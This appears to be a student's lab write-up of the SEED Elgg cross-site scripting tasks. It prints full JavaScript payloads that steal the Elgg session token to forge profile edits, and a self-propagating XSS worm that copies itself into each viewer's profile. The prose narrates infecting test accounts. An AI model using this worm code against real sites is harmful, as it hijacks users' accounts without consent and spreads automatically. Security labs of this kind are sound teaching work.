
Before doing this task, I commented the if condition in the program, so that I can observe what will be the outcome of the attack after commenting the if condition.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
//Construct the content of your url.
var content= token + ts + name + desc + guid;
var samyGuid=47; //FILL IN
//if(elgg.session.user.guid!=samyGuid)
//{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
//}
}
</script>
```

After commenting the if condition, I copied and pasted the malicious program into the about me of Samy's profile. I made the profile public and saved the post.



After saving the profile, I was able to see that the attack modified the Samy's profile also, who is the attacker. This is because of commenting the if condition. The If condition checks if the current session guid is not equal to guid of the Samy. Only if the current session guid is not equal to samy's guid the attack will take place. We are doing a condition check so that the attack does not happen on Samy's profile. Since we have commented the if condition the attack takes place on the Samy's profile too. Because there is no any conditional check on the guid.




3.7 Task 6: Writing a Self-Propagating XSS Worm:


Before doing this task, I have added the given DOM API to the malicious JavaScript code to perform the self-propagating XSS worm attack. The DOM has three variables the headerTag, jscode and the tailTag. This is the malicious program that will perform the self-propagating attack.

```
<p><script id=worm>
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
//put all the pieces together and apply the URL encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
//set the content of the description field and access level
var desc = "&description=Samy is my Hero" + wormCode;
desc += "&accesslevel[description]=2";
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
alert(jsCode);
</script></p>
```


After modifying the given program, I copied and pasted the malicious JavaScript program into the About Me of the Samy's profile by enabling the Edit HTML option. I made the post public so that members of the ELGG website can be victim.




After editing the profile of Samy, I navigated back to the home page of Samy to verify that if the profile has been changed. I was able to see that the About me was displayed on the home page of Samy.




Now, I logged into the account of Alice using her credentials. This is the home page of Alice before the attack. The home page of Alice has no brief description of About me.




After viewing Samy's profile I was able to see the description "Samy is my Hero" in the home page of Alice. This is because of the malicious program in the Samy's home page. Now that since the malicious program in Samy's home page is a self-propagating XSS attack, Alice profile has also been infected with the XSS attack. Now that if any other member visits Alice Profile, that member will also be attacked, and the message gets displayed in their home page also.




Now to check if Alice profile is also infected, I logged into Boby's profile and I was able see that the profile of Boby has no description in his home page before the attack.

